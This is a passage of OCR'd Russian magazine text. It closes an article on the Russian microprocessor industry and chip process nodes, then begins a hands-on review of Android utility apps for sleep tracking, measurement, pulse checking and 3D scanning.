


Промышленный выпуск «вафель» увеличенного диаметра требует миллиардных инвестиций, и речь о долларах

Но и диаметр выпускаемых пластин — это еще далеко не все. В зависимости от технологического процесса производства на пластинах одного и того

же диаметра можно разместить различное количество готовой продукции — микросхем. Измерения здесь ведутся в микро- и нанометрах. Техпроцесс — не менее напряженное поле интеллектуальной битвы, чем разработка IP-блоков. Поэтому зачастую ее называют Physical IP.

Побеждает тот, кто предложит технологию реализации как можно меньших логических элементов и способы их максимально плотной упаковки на единице площади. Сейчас на поток крупнейших производств поставлены технологические процессы 90, 65 (70), 45 (40), 32, 28 (22, 20) нм. Перспективными же на период до 2020 года являются технологические процессы 16 (15, 14), 10, 8 (7) и 4 нм. Цифры в скобках неслучайны: в борьбе за нанометры разные компании приходят к близким по значениям, но все же отличающимся по эффективности решениям.



В битве за нанометровый техпроцесс разработчики нередко объединяют усилия

И даже одинаковый по номиналу в нанометрах техпроцесс, используемый при производстве одинаковых IP-блоков, может давать разную производительность или энергоэффективность. Стоит вспомнить недавнее расследование энергопотребления чипа Apple A9, который ставят iPhone 6s и 6s Plus. Контракты на его выпуск получили компании Samsung (используется необкатанный 14-нанометровый техпроцесс) и TSMC (используется уже типовой 16-нанометровый техпроцесс). Смартфоны с чипом TSMC демонстрируют лучшие показатели энергопотребления, чем чипы Samsung, хотя физический размер последних оказался и меньше.

Но что нам нанометровые битвы гигантов? На российских заводах лучший показатель — это 90 нм, а типовой техпроцесс — от 130 до 180 нм. Конечно,

у заводов «Ангстрем» и «НИИМЭ и Микрон» есть роадмап развития технологических процессов: к 2021 году они обещают вполне приличные 20 нм.

Безусловно, это отставание от лидеров. Пока что ни по объемам пластин, ни по техпроцессу наши производства не могут соревноваться с иностранными конкурентами. Однако в целом для российской микроэлектронной отрасли это если не семимильные, то весьма широкие шаги.

Пока же вполне понятно, почему российский чудо-процессор Baikal-T1 выпускает по 28-нанометровому техпроцессу тайваньская TSMC. С этим же производителем плотные контакты поддерживает и НИИСИ РАН (TSMC производит процессоры на основе ISA «Комдив» по 65- и 28-нанометровому техпроцессу), и НПЦ «Элвис» (чипы «Мультиком» производятся по 40-нанометровому техпроцессу).

Плохо ли для нашего процессоростроения такое сотрудничество? Конечно же, нет. Как становится понятно, в основе этой индустрии — специализация и разделение труда. И если производственные лидеры пока находятся за пределами России, игнорировать их, выпуская отечественные решения с заведомо худшими характеристиками, просто глупо.

Смогут ли отечественные микропроцессоры когда-нибудь удовлетворить потребности российского рынка? Не исключено. Стоит ли бить тревогу, что в ряде из них используются зарубежные IP, да и сами они производятся за границей? Не стоит. Подобная практика — совершенно обычное явление. Парой волевых правительственных указов не создашь процветающую отрасль. Ее нужно кропотливо выращивать, вкладывая средства в постройку заводов и обучение кадров.



www

[Сайт проекта OpenCores]

[MIPS IP-ядра компании Imagination Technologies]

[Информация о процессоре Baikal-T1 в блоге компании Imagination Technologies]

[Краткое описание ISA ELBRUS]

[SoC на основе IP-блоков NeuroMatrix разработки НТЦ «Модуль»]

[Сайт дизайн-центра КМ211]

[Сайт компании «Мультиклет»]

[Холдинг «Рикор» о выпуске OpenPower-процессора]

[Компания «Ангстрем-Т» о своем 90-нанометровом техпроцессе]

УНИВЕРСАЛЬНЫЙ СМАРТФОН

Денис Погребной
denis2371@gmail.com

ИЗМЕРЯЕМ ПУЛЬС, РАССТОЯНИЕ, УРОВЕНЬ ШУМА И ДЕЛАЕМ МНОГИЕ ДРУГИЕ ВЕЩИ С ПОМОЩЬЮ ГУГЛОФОНА



Существует много программ, которые позволяют нестандартно использовать смартфон или планшет. Они легко могут вписаться в привычный распорядок твоей жизни. Я хочу остановиться на тех, которые показались мне наиболее полезными и интересными.

SLEEP AS ANDROID

Скачать с Play Market

Не можешь выспаться? С трудом просыпаешься по утрам? Не беда, говорят разработчики Sleep as Android, наше приложение поможет тебе!

Суть программы следующая: она фиксирует фазы сна и их длительность, строит график. В среднем у человека сон проходит за пять циклов по 70–100 мин. Каждый цикл состоит из пяти стадий. Лучшее время для подъема (в физиологические подробности вдаваться не будем) — легкий сон. Это первая или вторая стадия цикла.

Стадия сна определяется по физической активности: чем чаще ворочаешься, тем менее крепкий сон, следовательно, идет первая или вторая стадия одного из циклов. Приложение фиксирует это с помощью датчиков положения в пространстве. Для проверки их работы включи режим отслеживания сна, расположи смартфон горизонтально и попробуй чуть-чуть наклонить девайс — на графике должно появиться плавное изменение.

Перед сном положи смартфон недалеко от подушки, запусти программу и нажми на красный значок месяца.

- Лайфхак 1: Поставь смарт на зарядку, аккумулятор садится очень быстро при включенном трекинге сна. Расход заряда в районе 10–20%.
- Лайфхак 2: Для уменьшения энергопотребления включи режим «В самолете».


Но работает ли это на самом деле? Неужели вставать теперь будет значительно проще? Я решил проверить на себе. В первый день эксперимента нормально выспаться не удалось: спал часа четыре-пять. Включив чудо-будильник, я не ждал ничего особенного. И не зря. Единственное отличие от обычного будильника — чуть помягче работает звонок.

На следующий день я проспал около семи часов и, к моему удивлению, будильник зазвонил почти на полчаса раньше, но чувствовал я себя все равно бодрее, чем после пробуждения с обычным будильником. Кроме того, я нашел в настройках (Настройки -> Разное -> Text to speech) очень интересную функцию. После ее активации за мелодией будильника с помощью выбранного движка TTS проговаривается текущее время, а потом «название» будильника. В «названии» я советую написать причину, по которой тебе нужно

вставать: иногда спросонок бывает трудно сообразить, что к чему. Вот тут-то и пригодится голосовое напоминание. По крайней мере мне помогло быстро проснуться даже после трехчасового сна.

В приложении куча дополнительных функций. Самые интересные:

- проверка бодрствования (ввести цифры с картинки, решить простейший арифметический пример, потрясти девайс);
- напоминание о необходимости идти спать. Полезная вещь. Уведомление приходит за полчаса до отбоя. При желании в настройках можно задать свое время;
- засыпание под колыбельную, звуки природы (мне не помогло легче заснуть, даже, наоборот, мешало);
- антихрап. Если приложение услышит храп, то на короткое время включится вибрация;
- набор очень нестандартных мелодий для будильника (например, пение петухов, разные звуки природы). Каждый пользователь подберет себе по вкусу.



Режим отслеживания сна

Sleep as Android работает в полнофункциональном режиме четырнадцать дней, после чего требует купить полную версию за 3,06 доллара. Кроме того, в бесплатной версии отключено множество функций.

SMART TOOLS

Скачать с Play Market

А это уже огромный набор инструментов для всевозможных измерений, причем не только всяких линеек, но и, например, магнитометра, теодолита или измерителя уровня шума. Разберем каждый из них по отдельности.

Компас и металлоискатель

Принцип работы очень прост. С помощью магнитометра определяется направление магнитных линий Земли. Корректной работе компаса сильно мешают большие металлические предметы и создаваемые ими магнитные поля. Само приложение очень функциональное и удобное. От конкурентов отличается поддержкой камеры. И это действительно преимущество! Можно повернуть камеру на какой-нибудь предмет — сразу же будут показаны координаты, а при горизонтальном положении включается стандартный вид компаса.

Металлоискатель присутствует как дополнение. Во время работы строится график изменения уровня магнитного поля, по нему легче судить о местонахождении металлического предмета. Но к сожалению, чувствительность у сенсора смартфона очень низкая, и найти небольшой предмет с его помощью практически невозможно.



Окно металлоискателя

Линейка, отвес, уровень, измеритель шага резьбы

- **Уровень**. Работа самого приложения не вызывает никаких вопросов. Но, увы, гироскоп не только существенно проигрывает по точности обычному уровню, но и не годится для более-менее нормального строительства. Только поиграться можно, и все.
- **Угломер**. Присутствуют три режима работы. Режим отвеса с камерой и без, а также касательный режим. Первые два абсолютно одинаковы, разве что в режиме камеры поверх режима отвеса отображается картинка из фотокамеры. Определение происходит через гироскоп. Все вопросы по точности к нему. Понятное дело, для строительства не годится. В касательном режиме все совсем иначе. Отображается кусочек транспортира. Предмет нужно положить на дисплей и пальцами переместить линию для выделения нужного угла. Точность это дает хорошую, до десятых долей градуса. Но на деле

толку от этого довольно мало, потому что многие предметы просто не получится расположить или измерить на экране мобильного девайса.

- **Линейка**. Вполне можно извлечь практическую пользу. Для измерения мелких предметов годится на отлично. Для достижения большего удобства я советую пользоваться сразу двумя пальцами. Теоретически погрешность составляет одну десятую миллиметра, но все упирается в разрешение тачскрина на твоем девайсе. У меня измеряет с точностью до 1 мм.
- **Измеритель шага резьбы**. Пожалуй, самое полезное приложение. Просто прикладываем нужный болт к дисплею и сравниваем его с эталонным. Отличить резьбу можно на глаз. Кстати, еще через это можно распознавать размеры винтов.

Конвертер величин

Еще один ценный инструмент. Позволяет очень быстро и легко не только перевести метры в километры или километры в час в метры в секунду, но и совершить много других, значительно более сложных преобразований. Но есть и недостаток — величины указываются на английском языке. Многие из них и так интуитивно понятны, но некоторые придется загуглить.

Фонарик, увеличительное стекло и зеркало

Функциональность фонарика очень проста. После включения загорается вспышка возле камеры (если есть) или экран заливается белым цветом на максимальной яркости. Для экрана можно выбрать один из 96 цветов. Если нажать на большую кнопку посередине, то освещение выключится, а справа вверху отобразится температура батареи и оставшаяся емкость в процентах.

Зеркало тоже ничем особым не отличается. Просто передается изображение с фронтальной камеры. Доступно три дополнительных эффекта: черно-белое, старое фото, инверсия (негатив). Можно нажать кнопку заморозки, а потом приблизить изображение.

Увеличительное стекло использует основную камеру. Может быть, на девайсах с хорошим качеством камеры эта функция и имеет смысл, но полноценные 8 Мп Nexus 5 показали себя значительно хуже, чем обычная лупа.


Шумомер и виброметр

Шумомер выглядит минималистично. Определяет громкость довольно корректно. Содержит множество интересной информации о громкости звука в разных условиях. Ради интереса можно попробовать, но какой-либо сильно практической пользы от него мне не удалось добиться. Не хватает функции измерения средней громкости и количества скачков до максимальной.


Виброметр. По оформлению очень похож на шумомер. Из интересного — измененная шкала Меркалли.

Измеритель расстояния

Работает по принципу теодолита. Для корректного измерения обязательно надо нажать слева внизу на h и выбрать высоту, на которой находится девайс. От точности отметки высоты зависит качество измерений. У меня погрешность была всего в несколько сантиметров. С увеличением расстояния погрешность будет только возрастать.



Основное окно виброметра




Измерение пульса

INSTANT HEART RATE

Скачать с Play Market

Довольно полезное приложение. Позволяет проверить пульс с помощью камеры и вспышки. Качество измерений зависит от светочувствительности матрицы камеры, яркости внешнего освещения (чем ярче, тем лучше) и его стабильности, хвата пальцем (есть индикатор — маленький квадратик, если он красный, значит, неправильно держишь палец), количества движений (при измерении нельзя шевелиться).

Приложение определяет пульс, измеряя коэффициент отражения капилляров. Палец нельзя сильно прижимать. Ради интереса можешь запустить обычную камеру и посмотреть, как там выглядит палец. Кстати, измерения очень точные и им вполне можно доверять. Проверял несколько раз на себе. Приложение мгновенно реагирует на изменение частоты пульса и сохраняет историю измерений.



Изображение, полученное после обработки серии снимков

123D CATCH

Скачать с Play Market

3D-сканер. Для получения трехмерного изображения необходимо сделать много фотографий (штук двадцать) вокруг объекта. При этом часть изображения одной фотографии должна накладываться на другую. Это необходимо для распознавания положения камеры. И не забываем, что чем больше фоток, тем лучше. Качество самих объемных моделей далеко от идеала, но все равно гораздо выше, чем у других подобных приложений в маркете. В целом достаточно, чтобы впечатлить знакомых и друзей, ну или распечатать их лица на 3D-принтере.

MICROSOFT OFFICE LENS

Скачать с Play Market

Очень продвинутый сканер документов. На первый взгляд может показаться, что он не особо и нужен. Стандартное приложение камеры есть, и его будет вполне достаточно. Я тоже так думал, пока не установил это приложение. Тут есть множество полезных и очень удобных функций:

